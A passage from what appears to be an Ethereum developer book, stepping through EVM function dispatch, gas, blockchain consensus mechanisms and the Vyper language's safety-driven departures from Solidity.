The next instruction is DIV, which works as follows:

```
div(x, y) // integer division x / y
```

In this case, x = 32 bytes of calldata starting at byte 0, and y = 0x100000000... (29 bytes total). Can you think of why the dispatcher is doing the division? Here's a hint: we read 32 bytes from calldata earlier starting at index 0. The first four bytes of that calldata is the function identifier.

The 0x100000000... we pushed earlier is 29 bytes long, consisting of a 1 at the beginning, followed by all 0s. Dividing our 32 bytes of calldata by this 0x100000000.... will leave us only the *topmost 4 bytes* of our calldataload starting at index 0. These four bytes – the first four bytes in the calldata starting at index 0 – are the function identifier, and this is how the EVM extracts that field.

If this part isn't clear to you, think of it like this: in base_{10} , $1234000 / 1000 = 1234$. In base_{16} , this is no different. Instead of every place being a multiple of 10, it is a multiple of 16. Just as dividing by 10^3 (1000) in our smaller example kept only the topmost digits, dividing our 32 byte base_{16} value by 16^{29} does the same.

The result of the DIV (the function identifier) gets pushed on the stack, and our stack is now:

Table 5. Current stack

| Stack |
|----------------------------------|
| function identifier sent in data |

Since the PUSH4 0xffffffff and AND instructions are redundant, we can ignore them entirely, as the stack will remain the same after they are done. The DUP1 instruction duplicates the 1st item on the stack, which is the function identifier. The next instruction, PUSH4 0x2e1a7d4d, pushes the pre-calculated function identifier of the withdraw(uint256) function onto the stack. The stack now is:

Table 6. Current stack

| Stack |
|----------------------------------|
| function identifier sent in data |
| 0x2e1a7d4d |
| function identifier sent in data |

The next instruction, EQ, pops off the top two items of the stack and compares them. This is where the dispatcher does its main job: it compares whether the function identifier sent in the msg.data field of the transaction matches that of withdraw(uint256). If they are equal, EQ pushes 1 onto the stack, which will ultimately get used to jump to the withdraw function. Otherwise, EQ pushes 0 onto the stack.

Assuming the transaction sent to our contract indeed began with the function identifier for withdraw(uint256), our stack has become:

Table 7. Current stack

| Stack |
|---|
| function identifier sent in data (now known to be 0x2e1a7d4d) |
| 1 |

Next, we have PUSH1 0x41, which is the address at which the withdraw(uint256) function lives in the contract. After this instruction, the stack looks like this:

Table 8. Current stack

| Stack |
|--------------------------------------|
| function identifier sent in msg.data |
| 0x41 |
| 1 |

The JUMPI instruction is next, and it once again accepts the top two elements on the stack as arguments. In this case, we have jumpi(0x41, 1), which tells the EVM to execute the jump to the location of the withdraw(uint256) function, and the execution of that function's code can proceed.

Turing completeness and Gas

As we have already touched on, in simple terms, a system or programming language is *Turing complete* if it can solve any problem you feed into it. This capability, however, comes with an very important caveat: some problems take forever to solve. An important aspect of this is that we can't tell, just by looking at a computer program, whether it will take forever or not to execute. We have to actually go through with the execution of the program and wait for it to finish to find out. Of course, if it is going to take forever to execute, we will have to wait forever to find out. This is called "the halting problem" and would be a huge problem for Ethereum if it were not addressed.

Because of the halting problem, the Ethereum world computer is at risk of being asked to execute a program that never stops. This could be by accident or because of malicious intent. We have discussed that Ethereum acts like a single-threaded machine, without any scheduler, and so if it became stuck in an infinite loop, without gas, this would mean it would become unusable. However, with gas, there is a fall-back: if after a pre-specified maximum amount of computation has been performed, the execution hasn't ended, everything is stopped anyway. This makes the EVM a *quasi-Turing complete* machine: it can solve any problem you feed into it, but only if it turns out that the problem can be solved within a particular amount of time. That limit isn't fixed in Ethereum - you can pay to increase it up to a maximum (called the "block gas limit") and everyone can agree to increase that maximum over time. Nevertheless, at any one time, there is a limit in place, and transactions that take too long to execute are abandoned.

As a smart contract developer, you must be very mindful of this. Some programs are simply too complex to be within any practical chance of ever getting successfully executed. A simple example would be a for-loop iterating over all the users of a DApp: when the number of users goes over a certain number, the for-loop will take longer than is allowed to complete, so the iteration will always fail. In such circumstances, "out of gas" protections need to be put in place, such as having a "gas supply check" at end of a potentially unbounded for-loop.

Gas Accounting During Execution

For every transaction, there is an associated *gas limit* and *gas price* which are used to calculate fees of an EVM execution. We discuss this in detail in [\[gas\]](#). These fees are used to compensate for the necessary resources of a transaction, such as computation and memory, to fully resolve the effects of a transaction, including smart contract execution. When an EVM is needed to complete a transaction, in the first instance it is given a gas supply equal to the amount specified by the gas limit. Every opcode that is executed has a cost in gas, and so the EVM's gas supply is reduced as the EVM steps through the program. Before each operation, the EVM checks that there is enough gas in its gas supply to pay for the operation's execution. If there isn't, execution is halted and the transaction is abandoned. The originator of the transaction still pays for all the gas used at the specified gas price, however. If the EVM gets to the end of execution successfully, without running out of gas, the value in ether of the gas remaining in the gas supply is refunded, based on the gas price of the transaction.

Again, smart contract developers must be very mindful: if the gas price required to get a transaction confirmed goes up, it could become economically unfeasible to perform some calculations.

EVM Tools References

- [ByteCode To Opcode Disassembler] (<https://etherscan.io/opcode-tool>)
(Useful to check/debug if compilation ran with integrity and for reverse-engineering purposes if the source code wasn't published)

Consensus

Consensus within the Ethereum network refers to the capacity for multiple nodes, users or agents to agree on the "world state" of Ethereum at a given point in time. This is closely related but distinct from the conventional definition of consensus, which is defined as a general agreement between individuals or groups around a particular topic or decision. In the blockchain context, the community must solve the challenges of coming to consensus both technically (within the computer-run network) and socially (to ensure that the protocol does not fork or fracture). This chapter will outline some of the technicalities around establishing consensus.

When it comes to the core function of decentralized record keeping and verification, it can become problematic to rely on trust alone to ensure that information derived from state updates is correct. This rather general challenge is particularly pronounced in decentralized networks because there is no central entity to decide what should and should not be considered as truth. The lack of a central decision-making entity is one of the main attractions of blockchain platforms, because of the resulting capacity to resist censorship and the lack of dependence on authority for permission in the access to information. However, these benefits come at a cost: without a trusted arbitrator, any disagreements, deceptions or differences need to be reconciled using other means. Possible approaches here include mathematical, economic and social techniques. A decentralized system is therefore more resilient to attack but can be less decisive in responding to changes.

The capacity to come to consensus and trust information will have important implications for the future adoption and utility of blockchain platforms as hosts to new asset classes and blockchain technology as infrastructure. To address this challenge and maintain the valued property of decentralization, the community continues to experiment with different models of consensus. We explore all this within this chapter.

Consensus Metrics

A consensus metric is a measurable datum on which a blockchain network's nodes must agree in order to establish and maintain consensus for the data contained in each block. In context of blockchain technology, consensus metrics are measured and approved by each network node every time a new block is to be added to the chain. As a result of the consensus metric, blockchains act as chains of truth extended from one certainly verifiable fact to the next. Because of the consensus metric, a blockchain protocol's nodes become *mini-notaries*, instantly able to tell a false copy of the blockchain from the true one and report

that fact to the entire network. These measures are required in order to keep bad actors from defrauding the network by submitting blocks containing false information. As a result of the consensus metric of a blockchain, its integrity is not only established but maintained over the long run. Consensus metrics take a variety of forms, but the two most important for this discussion are risk-based metrics and work-based metrics.

Hash-Based Metrics

Commonly known as Proof-of-Work (PoW) metrics, these metrics establish consensus because protocols that use them set computers to work on finding difficult numbers, most commonly using a *hash function* to find suitable *hashes*. The difficulty in finding a hash that fits the parameters of the network requires nodes to commit processing power and use electricity to compete with other nodes to come up with a valid hash. For the sake of illustration, consider supercomputers whose only job in life is to search all integers for prime numbers. Now consider a whole network of average computers. These computers, when put together, might be said to have the combined computational power of a supercomputer. The only job for this network of computers is similarly to search possible numbers for another kind of number called a SHA-256 hash. These numbers have unique properties, just like prime numbers, that make them easily identifiable when discovered, despite the significant difficulty in producing a hash that fits the criteria set by the network. One way of imagining the difference between computing a hash and verifying if a hash fits the parameters is to use the analogy of a jigsaw puzzle. This puzzle would be quite difficult and time consuming to do, but it would be easy to tell at a glance if it has been completed.

When SHA-256 hashes are computed accurately they serve as an attestation that a certain amount of computing power has been used to find the number. The most recent prime number to be found is $\$2^{(77,232,917)} - 1\$$. It was found by a computer just like SHA-256 hashes are found by computers. SHA-256 hashes are easier to find than new prime numbers, however the difficulty inherent in finding hashes is where hash-based metrics derive their power.

Every SHA-256 hash has 64 hexadecimal characters in it. For example, here is the SHA-256 hash for the word "yank".
SHA256("yank") =
45F1B9FC8FD5F760A2134289579DF920AA55830F2A23DCF50D34E16C1292D7E0
Compare this to the SHA-256 hash of the three letters "yan".

```
SHA256("yan") =
281ACA1A80B52620BD717E8B14A0386B8ADA92AE859AC2C8A2AC222EFA02EDBB
Compare this further to the SHA-256 hash of the two letters "ya".
```

```
SHA256("ya") =
6663103A3E47EFC879EA31FA38458BE23BE0CE0895F3D8B27B7EA19A1120B3D4
```

Lastly, compare this to the SHA-256 hash of the single letter "y".

```
SHA256("y") =  
A1FCE4363854FF888CFF4B8E7875D600C2682390412A8CF79B37D0B11148B0FA
```

Notice how, despite the small change in the letters being hashed, the resulting output hashes are vastly different.

If you hash enough random phrases, kind of like monkeys on a typewriter, eventually you will find a hash that matches a certain pattern. In the case of the hash for "ya", note that it begins with the pattern "666". This is similar to the relatively primitive hash-based metric approach of Bitcoin, except Bitcoin requires that hashes be found by matching the pattern beginning with "000". Candidate hashes are created by tweaking block information and feeding it into the SHA-256 hashing algorithm. As long as the output hash has the right number of leading zeros, the network will accept it and the block reward can be yours. If the output hash doesn't have enough leading zeros, unlucky. You have to tweak some of the information in your block and hash again. The more leading zeros required, the more difficult finding an acceptable hash will be.

Since the total number of processors wanting to mine Bitcoin seems to be continuously increasing, there is (currently) ever more compute effort per second going into finding SHA-256 hashes to confirm Bitcoin blocks. The Bitcoin protocol deals with this ongoing change by periodically adjusting the difficulty of the consensus metric upwards, requiring an increased number of leading zeros for acceptable blocks. This acts as insurance that new blocks are created in roughly the same increments of time as previous blocks. For the Bitcoin network, that increment is targeted to ten minutes, though it is often less because the Bitcoin network waits for roughly two weeks to adjust the difficulty. In contrast to this, Ethereum re-adjusts its difficulty every block, and thus does a very good job of maintaining the target block separation time average of about 14 seconds.

Risk-Based Metrics

Commonly known as Proof-of-Stake (PoS) metrics, these establish consensus based on the fact that everyone who chooses to create invalid blocks stands to lose a great deal more than they have to gain by creating valid ones. This metric is manufactured by consensus not about external off-chain data, but about internal on-chain data. Hash-based consensus metrics are primarily concerned with the quality and precise nature of SHA-256 hashes. Risk-based metrics are primarily concerned with the risk which any particular node takes when adding a new block.

The metric that all nodes agree upon here is which nodes have created correct blocks and which have not. In a way, this is already built into the Bitcoin protocol. The Bitcoin protocol assumes that the correct block is the one which the most nodes are mining. It assumes that the miners will not choose an incorrect block, as that is not in their best interests to mine bad blocks.

Risk-based chains on the other hand, depend upon quick, immediate, and irreversible repercussions to any block creators that fail to create what other nodes in the network consider to be quality blocks. By enforcing risk of resources lost, the process of hash-based metrics (which also relies on people not wanting to waste resources to work) can be shortcutted and implemented in a simpler way. Research is currently underway to implement this model of consensus metric in Ethereum.

Proof of work is a consensus protocol that considers the valid blockchain in the network to be the chain that was most computationally expensive to create. The computational work that is referred to here is the work that had to be done to add all of the blocks to the current blockchain. This work is done by network nodes and must be computationally difficult, so as to make the work non-trivial, but must also be feasible, so as to be attainable after a reasonable amount of effort is exerted. Ultimately, the network will rely on nodes providing this PoW in order to maintain the blockchain and is, therefore, in the best interest of the network to require a sensible PoW.

In the Ethereum network, as well as in many other blockchain networks, obtaining the PoW requires finding a hash of the block that is to be added to the blockchain. This hash is obtained by hashing a string consisting of the block's data and a nonce (the method of creating this string may vary but the overall process is the same). This hash must be less than a certain threshold (determined by the difficulty of the network) and as soon as a node presents a nonce that produces this hash, the corresponding block is accepted and added to the blockchain.

The way this valid hash is found is by modifying the nonce, usually initializing it to zero and incrementing at each iteration until a hash that is below the network threshold is produced. This process is called mining. Due to the nature of the hash functions used in mining the only way to find a valid nonce is through brute force, i.e. checking every possible value of the nonce until a hash that meets the network requirements is found. It is for this reason that providing a valid nonce is considered a PoW.

Proof-of-Stake (PoS)

Proof-of-Stake (PoS) is a category of consensus algorithms for public blockchains that depend on a validator's economic stake in the network. In proof of work (PoW) based public blockchains (e.g. Bitcoin and the current implementation of Ethereum), the algorithm rewards participants who solve cryptographic puzzles in order to validate transactions and create new blocks (i.e. mining). In PoS-based public blockchains (e.g. Ethereum's upcoming Casper implementation), a set of validators take turns proposing and voting on the next block, and the weight of each validator's vote depends on the size of its deposit (i.e. stake). Significant advantages of PoS include security, reduced risk of centralization, and energy efficiency.

In general, a proof of stake algorithm looks as follows. The blockchain keeps track of a set of validators, and anyone who holds the blockchain's base cryptocurrency (in Ethereum's case, ether) can become a validator by sending a special type of transaction that locks up their ether into a deposit. The process of creating and agreeing to new blocks is then done through a consensus algorithm that all current validators can participate in.

There are many kinds of consensus algorithms, and many ways to assign rewards to validators who participate in the consensus algorithm, so there are many "flavors" of proof of stake. From an algorithmic perspective, there are two major types: chain-based proof of stake and BFT-style proof of stake.

- In chain-based proof of stake, the algorithm pseudo-randomly selects a validator during each time slot (e.g. every period of 10 seconds might be a time slot), and assigns that validator the right to create a single block, and this block must point to some previous block (normally the block at the end of the previously longest chain), and so over time most blocks converge into a single constantly growing chain.
- In BFT-style proof of stake, validators are randomly assigned the right to propose blocks, but agreeing on which block is canonical is done through a multi-round process where every validator sends a "vote" for some specific block during each round, and at the end of the process all (honest and online) validators permanently agree on whether or not any given block is part of the chain. Note that blocks may still be chained together; the key difference is that consensus on a block can come within one block, and does not depend on the length or size of the chain after it.

PoA

Proof of Authority (PoA) is a subset of PoS consensus algorithms mainly used by testnets and private or consortium networks. In PoA-based blockchains, transaction validity is ultimately determined by a set of approved on-chain accounts, referred to as 'authority nodes'. The criteria for determining authority nodes are decided deterministically through an approach codified in the network's governance structure.

PoA is widely considered to be the fastest route to consensus but relies on the assumption that the validating node has not been compromised. Non-validating actors can access and use the network just as they would a public Ethereum network (by leveraging p2p transactions, contracts, accounts etc.)

PoA consensus relies on the validators reputation and past performance. The idea is that the validator node is staking its identity/reputation to mine. An important aspect in private consortium networks is the link between on-chain addresses to known, real world identities. Thus, We can say that the validating nodes are staking their "identity" or "reputation" (rather than their economic holdings). This creates some level of accountability for validators and is best suited for enterprise, private, or test networks.

PoA is currently employed by the test network Kovan, the PoA network, and can be configured easily in Parity for private consortiums networks.

DPoS

Delegated Proof of Stake (DPoS) is a modified form of Proof of Stake where network participants vote to elect an array of delegates (also called witnesses) to validate and secure the blockchain. These delegates are somewhat similar to authority nodes in PoA, except their authority may be revoked by the voters.

In DPoS consensus, like in PoS, the weight of the vote is proportional to the amount of stake injected by the user. This creates a scenario where larger token holders have proportionally more voting power than smaller ones. This makes sense from a game theoretical perspective, as those with the more economic 'skin-in-the-game' will naturally have a larger incentive to elect the most efficient delegate witnesses.

In addition, delegate witnesses receive a reward for validating each block and thus are incentivized to remain honest and efficient - so as to not be replaced. However, there are ways to make a "bribe" that are quite plausible; for example, an exchange can offer interest rates for deposits (or, even more ambiguously, use the exchange's own money to build a great interface and features), with the

exchange operator using the large quantity of deposits to vote as they wish in a DPoS consensus.

Ethash

Ethash is an Ethereum **Proof of Work (PoW) algorithm** that is dependent on the generation and analysis of a large dataset, known as *the DAG* (simply because it is a directed acyclic graph). The DAG started with a size of about 1GB and will continue to slowly and linearly grow in size for ever more, being updated once every epoch (30,000 blocks, or roughly 125 hours). The Ethash PoW algorithm uses a version of the **Dagger-Hashimoto Algorithm**, which is a combination of **Vitalik Buterin's Dagger algorithm** and **Thaddeus Dryja's Hashimoto algorithm**.

Seed, Cache, Data Generation

The **PoW algorithm** involves:

- **Seed** is computed for each block by scanning through prior block headers of the **DAG**.
- **Cache** is a 16MB pseudorandom cache that is computed from the seed for storage in Light Clients.
- **Data Generation** of the **DAG** from the cache to use for storage on Full Clients and Miners (where each item in the dataset only depends on a small number of items from the cache).
- **Miners** undertake mining by taking random slices of the dataset and hashing them together. Verification may be performed using the stored cache and low memory to regenerate specific pieces of the dataset required.

References:

- Ethash-DAG: <https://github.com/ethereum/wiki/wiki/Ethash-DAG>
- Ethash Specification: <https://github.com/ethereum/wiki/wiki/Ethash>
- Mining Ehash
DAG: <https://github.com/ethereum/wiki/wiki/Mining#ethash-dag>
- Dagger-Hashimoto
Algorithm: <https://github.com/ethereum/wiki/blob/master/Dagger-Hashimoto.md>
- DAG Explanation and
Images: <https://ethereum.stackexchange.com/questions/1993/what-actually-is-a-dag>

- Ethash in Ethereum

Yellowpaper: <https://ethereum.github.io/yellowpaper/paper.pdf#appendix.J>

- Ethash C API Example

Usage: <https://github.com/ethereum/wiki/wiki/Ethash-C-API>

PoW Function

Why does using GPUs matter?

Although Ethereum can be mined using CPUs, using them to mine Ethereum would not be a profitable exercise. Today the bulk of the mining relies on the use of Graphical Processing Units (GPU). Modern GPUs—while great for 3D graphics and gaming are also excellent at processing the memory intensive Dagger-Hashimoto Algorithm which is necessary for PoW consensus on the Ethereum network.

Use of "normal" GPUs for carrying out the PoW on the Ethereum network means that more people around the world can participate in the mining process. The more independent miners there are the more decentralize the mining power and we can avoid a situation like with Bitcoin where much of the mining power is concentrated in the hands of a few large industrial mining operations. The downside of the use of GPUs for mining is it led to the worldwide shortage GPUs in 2017 causing their price to rocket and an outcry from gamers. This led to purchase restrictions at retailers limiting buyers to a single GPU per customer or two if you are in luck.

Until recently, the threat of Application-Specific Integrated Circuit (ASIC) miners on the Ethereum network was largely non-existent. To use ASIC for Ethereum requires the design, manufacturing, and distribution of highly customized hardware. Producing them requires considerable investment in time and expense for design, tooling, and manufacturing. The Ethereum developers' long expressed plans to move to a PoS consensus algorithm likely kept ASIC suppliers away from targeting the Ethereum network for a long time. As soon as Ethereum moves to PoS, the ASICs designed for the consensus algorithm will be rendered useless—that is unless miners can use it to mine other cryptocurrencies instead. The latter option is now a reality with a range of other Ethash based consensus coins available such as PIRL, Ubiq, and of course Ethereum Classic which has pledged to remain a PoW coin for the foreseeable future. This means that we will likely see ASIC mining begin to become a force on the Ethereum network while it still operating on PoW consensus.

Casper

PoS

The PoS consensus algorithm is expected to be introduced to the project. The functionality of PoS functions can be found as described above.

Slash Protocol

Polkadot

Polkadot is an inter-chain blockchain protocol that will include integration with the Proof of Stake (PoS) chain, allowing the parachain to gain consensus without its own internal consensus.

Polkadot comprises:

- **Relay-Chains** that are connected to all Parachains and coordinate Consensus and transaction delivery between constituent blockchains, and uses a **Validation Function** to facilitate finalization of Parachain transactions by verifying the correctness of PoV block candidates.
- **Parachains** (parallelised chains across the network) that are constituent blockchains which gather and parallelize the processing of transactions to achieve scalability.
- **Trust-free Transaction Relaying** directly between constituent blockchains instead of through intermediaries or decentralised exchanges.
- **Pooled Security** that checks Parachain transaction validity against Consensus Protocol Rules (**Rules**). Security is achieved by bonding a proportion of Staking Token capital from each Group Member that is determined through dynamic Governance System. Group Membership requires the bonding of input of staking tokens from Validators, and Nominators, which may be deducted in the event of bad behavior with Proofs of Misbehavior in Tries.
- **Bridges** provide extensibility by decoupling the linkage between blockchain networks that have different consensus architecture mechanisms.
- **Collators** that are responsible for policing and maintaining a specific Parachain by collating its Available transactions into Proof of Validity (PoV) candidate blocks, reporting to Validators to prove that the

transactions are valid and correctly execute in a block. Collators are incentivized with payment of any transaction fees they collected from creating the PoV candidate block if it has the winning ticket (signed by a Collator with the closest Polkadot address to the Golden Ticket) and becomes canonical and finalized. Collators are given a Polkadot address. Collators are not bonded with staking tokens.

- **Golden Ticket** that is a specific Polkadot address in every block for each Parachain that contains a reward. Collators are given a Polkadot address and feed Validators with PoV candidate blocks that are signed by the Collator. Winners of the reward have a Collator Polkadot address in the PoV candidate block that is closest to the Golden Ticket Polkadot address
- **Fisherman** that monitor the Polkadot network transactions to discover bad behavior in the Polkadot Community. Fisherman who take a Validator to a Tribunal and prove they behaved badly are incentivized with a proportion of the Validator's bond, since bonds are used as punishment to pay for bad behavior.
- **Validators** that are maintainers in the Parachain Community who are deployed to different Parachains to police the system. Validators agree on the root of Merkle Trees. Validators must make transactions available. Validators may be taken to a Tribunal by a Fisherman for not making a transaction Available and associated Collators may challenge whether the transaction was made available a Proof of Collator.
- **Nominators** (similar to PoW mining) passively oversee and vote for Validators they deem to be acceptable by funding them with staking tokens.

Polkadot's Relay-Chains use a **Proof of Stake (PoS)** system where a structured State Machine (SM) performs multiple Byzantine Fault-Tolerant (BFT) Consensuses in parallel so as the SM progresses it converges on a solution that comprises valid candidate blocks across multiple Parachain dimensions. Valid candidate blocks in each Parachain is determined based on the Availability and Validity of transactions, since according to the Consensus Mechanism the Destination Validators (next block) may only enact incoming messages from Source Validators (previous block) when they have sufficient transaction information that is both Available and Valid. Validators vote for valid candidate blocks that are proposed by Collators using Rules to reach Consensus.

References

- Polkadot link: <https://polkadot.network>
- Polkadot presentation at Berlin Parity Ethereum
link: <https://www.youtube.com/watch?v=gbXEcNTgNco>

Vyper: A contract-oriented programming language

Research shows that smart contracts, with trace vulnerabilities, can result in unexpected execution. [A recent study](#) analyzed 970,898 contracts. It outlined three basic categories of trace vulnerabilities (which have already resulted in the catastrophic loss of funds for Ethereum users). These categories include the following.

Suicidal contracts

Suicidal contracts are those which can be killed by arbitrary addresses

Greedy contracts

Greedy contracts are those which have no way to release Ether once a certain execution state is reached

Prodigal contracts

Prodigal contracts are those which carelessly release Ether to arbitrary addresses

Vyper is an experimental, contract-oriented programming language which targets the Ethereum Virtual Machine (EVM). Vyper strives to provide superior audit-ability by simplifying code and making it readable for humans. One of the principles of Vyper is to make it near virtually impossible for developers to write misleading code. This is done in a number of ways, which we will describe below.

Comparison to Solidity

This section is a reference for those who are considering developing smart contracts using the Vyper programming language. The section mainly compares and contrasts Vyper against Solidity; outlining, with sound reasoning, why Vyper does NOT include the following traditional Object Oriented Programming (OOP) concepts:

Modifiers

In Solidity, you can write a function using modifiers. For example, the following function called `changeOwner` will run the code in a modifier, called `onlyBy`, as part of its execution.

```
function changeOwner(address _newOwner)
public
onlyBy(owner)
{
    owner = _newOwner;
}
```

As we can see below, the modifier called `onlyBy` enforces a rule in relation to ownership. Whilst modifiers are powerful (able to change what happens in the body of a function), they can also result in the misleading execution of code. For example, the only way to be sure of the `changeOwner` function's logic, is to inspect and test the `onlyBy` modifier every time our code is implemented. Obviously, if a modifier is changed in the future, the function which calls it will potentially produce a different result, than originally intended.

```
modifier onlyBy(address _account)
{
    require(msg.sender == _account);
    _;
}
```

By and large, the usual use case for a modifier is to perform single checks before a function's execution. Given that this is the case, Vyper's recommendation is to do away with modifiers altogether and simply use in-line checks and asserts as part of a function. Doing this will improve audit-ability and readability, due to the fact that the Vyper function will follow a logical in-line sequence in plain sight, rather than having to reference modifier code which has been written elsewhere.

Class inheritance

Inheritance allows programmers to harness pre-written code by acquiring pre-existing functionality, properties and behaviors from existing software libraries. Inheritance is powerful and promotes the reuse of code. Solidity supports multiple inheritance as well as polymorphism, and while these are considered some of the most important features of object oriented programming, Vyper does not support them. Vyper maintains that the implementation of inheritance requires coders and auditors to jump between multiple files in order to understand what the program is doing. Vyper also understands the rules of precedence and how multiple inheritances can make code too complicated to understand. This is a fair statement, given that the Solidity [documentation on inheritance](#) even provide an example of how multiple inheritances can be problematic.

Inline assembly

Inline assembly provides developers with an opportunity to access the Ethereum Virtual Machine (EVM) at a low level. When using inline assembly code (inside higher level source code) the developer is able to perform operations by directly accessing EVM opcode instructions. For example, the following inline assembly code adds 3 at memory location 0x80 by using the EVM opcode mload.

```
3 0x80 mload add 0x80 mstore
```

As mentioned previously, Vyper strives to provide developers and code auditors with the most human readable code. Whilst inline assembly can provide powerful fine-grained control, it is not supported by the Vyper programming language.

Function overloading

Function overloading allows developers to write multiple functions of the same name. Each of the overloaded functions, which contain the same name, are uniquely identified by their argument signatures. Take the following two functions for example.

```
function f(uint _in) public pure returns (uint out) {
    out = 1;
}

function f(uint _in, bytes32 _key) public pure returns (uint out) {
    out = 2;
}
```

The first function (named f) accepts an input argument of type uint, however the second function (also named f) accepts two arguments, one of type uint and one of type bytes32. Having multiple function definitions with the same name and different argument options could cause confusion and it is primarily for this reason that Vyper does not support function overloading.

Variable typecasting

There are two modalities of typecasting.

Implicit typecasting is often performed at compile time. For example if a type conversion is semantically sound and no information is likely to be lost, the compiler can perform an implicit conversion, such as converting a variable of type uint8 to uint16. Whilst the earliest versions of Vyper entertained implicit

typecasting of variables, the most recent version of the Vyper programming language does not support implicit typecasting.

Explicit typecasting can be performed by a software developer in their source code. Unfortunately, explicit typecasting in code can often lead to unexpected behaviour. For example, if an explicit type conversion transposes a uint32 type to the smaller type of uint16, the higher-order bits are simply cut off as demonstrated below.

```
uint32 a = 0x12345678;
uint16 b = uint16(a);
//Variable b is 0x5678 now
```

It is for this reason that Vyper has implemented a convert() function. The convert() function allows developers to perform explicit typecasting in their code. The convert function (found on line 82 of the [convert.py](#) file) is as follows.

```
def convert(expr, context):
    output_type = expr.args[1].s
    if output_type in conversion_table:
        return conversion_table[output_type](expr, context)
    else:
        raise Exception("Conversion to {} is invalid.".format(output_type))
```

You may notice the conversion_table, which is mentioned in the above code. The conversion_table (found on line 90 of the same file) looks like this.

```
conversion_table = {
    'int128': to_int128,
    'uint256': to_uint256,
    'decimal': to_decimal,
    'bytes32': to_bytes32,
}
```

When a developer originally calls the convert function, the convert function references the conversion_table which then ensures that the appropriate conversion is performed. For example, if a developer passes the argument of 'int128' into the convert function the to_int128 function on line 26 of the same (convert.py) file will be executed. The to_int128 function is as follows.

```
@signature(('int128', 'uint256', 'bytes32', 'bytes'), 'str_literal')
def to_int128(expr, args, kwargs, context):
    in_node = args[0]
    typ, len = get_type(in_node)
    if typ in ('int128', 'uint256', 'bytes32'):
        if in_node.typ.is_literal and not SizeLimits.MINNUM <= in_node.value
        <= SizeLimits.MAXNUM:
            raise InvalidLiteralException("Number out of range:
{}".format(in_node.value), expr)
```

```

        return LLLnode.from_list(
            ['clamp', ['mload', MemoryPositions.MINNUM], in_node, ['mload',
MemoryPositions.MAXNUM]], typ=BaseType('int128'), pos=getpos(expr)
        )
    else:
        return byte_array_to_num(in_node, expr, 'int128')

```

As you can see, the conversion is handled strictly (with the appropriate exceptions). The conversion code accounts for any truncating as well as other anomalies which would ordinarily take place, without one's knowledge, in an implicit typecasting situation. As mentioned above, implicit typecasting between integer types in arithmetic and comparison can not only be confusing, but can also reduce auditability.

Choosing explicit, over implicit, typecasting means that the developer is responsible for performing the variable typecasting up front. While this approach does produce more verbose code, it also improves the safety and auditability of smart contracts.

Pre-conditions and post-conditions

Vyper handles pre-conditions, post-conditions and state changes explicitly. Whilst this produces redundant code, it also allows for maximal readability and safety. When writing a smart contract in Vyper, a developer should observe the following 3 points. Ideally, each of the 3 points should be carefully considered and then thoroughly documented in the code. Doing so will improve the design of the code, ultimately making code more readable and auditable.

- Condition - What is the current state/condition of the Ethereum state variables?
- Effects - What effects will this smart contract code have on the condition of the state variables upon execution i.e. what WILL be affected, what WILL NOT be affected? Are these effects congruent with the smart contract's intentions?
- Interaction - Now that the first two steps have been exhaustively dealt with, it is time to run the code. Before deployment, logically step through the code and consider all of the possible permanent outcomes, consequences and scenarios of executing the code, including interactions with other contracts

A new programming paradigm

Vyper's creation opens the door to a new programming paradigm. For example, Vyper is removing class inheritance, as well as other functionality, and therefore it can be said that Vyper is leaning away from the traditional Object Oriented Programming (OOP) paradigm, which is fine.

Historically OOP has provided a mechanism for representing real world objects. For example, OOP allows the instantiation of an employee object which can inherit from a person class. However, from a value-transfer and/or smart-contract perspective, those who aspire to the functional programming paradigm would concur that transactional programming in no way lends itself to the aforementioned traditional OOP paradigm. Put simply, transactional computations are worlds apart from real world objects. For example, when was the last time you held a transaction or a forward chaining business rule in your hand?

It seems that Vyper is not fully aligned with either the OOP paradigm or the functional programming paradigm (the full list of reasons is beyond the scope of this chapter). For this reason, could we be so bold, at this early stage of development, to coin a new software development paradigm? One which endeavours to future proof blockchain executable code. One which prevents the catastrophic loss of funds in an immutable setting. Past events experienced in the blockchain revolution are organically creating new opportunities for further research and development in this space. Perhaps the outcomes of such research and development could eventually result in a new immutability paradigm classification for software development.

Decorators

Decorators like `@private` `@public` `@constant` `@payable` are declared at the start of each function.

Private decorator

The `@private` decorator makes the function inaccessible from outside the contract.

Public decorator

The `@public` decorator makes the function both visible and executable publicly. For example, even the Ethereum wallet will display the public functions when viewing the contract.

Constant decorator

Functions which start with the @constant decorator are not allowed to change state variables, as part of their execution. In fact, the compiler will reject the entire program (with an appropriate warning) if the function tries to change a state variable. If the function is meant to change a state variable then the @constant decorator is not used at the start of the function.

Payable decorator

Only functions which declare the @payable decorator at the start will be allowed to transfer value.

Vyper implements the logic of decorators explicitly. For example, the Vyper code compilation process will fail if a function is preceded with both a @payable decorator and a @constant decorator. Of course, this makes sense because a constant function (one which only reads from the global state) should never need to partake in a transfer of value. Also, each Vyper function must be preceded with either the @public or the @private decorator to avoid compilation failure. Preceding a Vyper function with both a @public decorator and a @private decorator will also result in a compilation failure.

Online code editor and compiler

Vyper has its own online code editor and compiler at the following URL <<https://vyper.online>>. This Vyper online compiler allows you to write and then compile your smart contracts into Bytecode, ABI and LLL using only your web browser. The Vyper online compiler has a variety of prewritten smart contracts for your convenience. These include a simple open auction, safe remote purchases, ERC20 token and more.

Compiling using the command line

Each Vyper contract is saved in a single file with the .v.py extension. Once installed Vyper can compile and provide bytecode by running the following command

```
vyper ~/hello_world.v.py
```

The human readable ABI code (in JSON format) can be obtained by then running the following command

```
vyper -f json ~/hello_world.v.py
```

Protecting against overflow errors at the compiler level

Overflow errors in software can be catastrophic when dealing with real value. This [transaction](#) shows the malicious transfer of over 57,896,044,618,658,100,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000 BEC tokens. The transaction, which occurred in mid April of 2018, is the result of an integer overflow issue in BeautyChain's ERC20 token contract (BecToken.sol). Solidity developers do have libraries like [SafeMath](#) as well as Ethereum smart contract security analysis tools like [Mythril](#). However, unfortunately in cases such as the aforementioned BEC token contract situation, developers are not forced to use the safety tools. Put simply, if safety is not enforced, developers are still able to write arbitrary code (outside of the help provided) which can then be successfully compiled and later on successfully executed. Even if the outcome is detrimental.

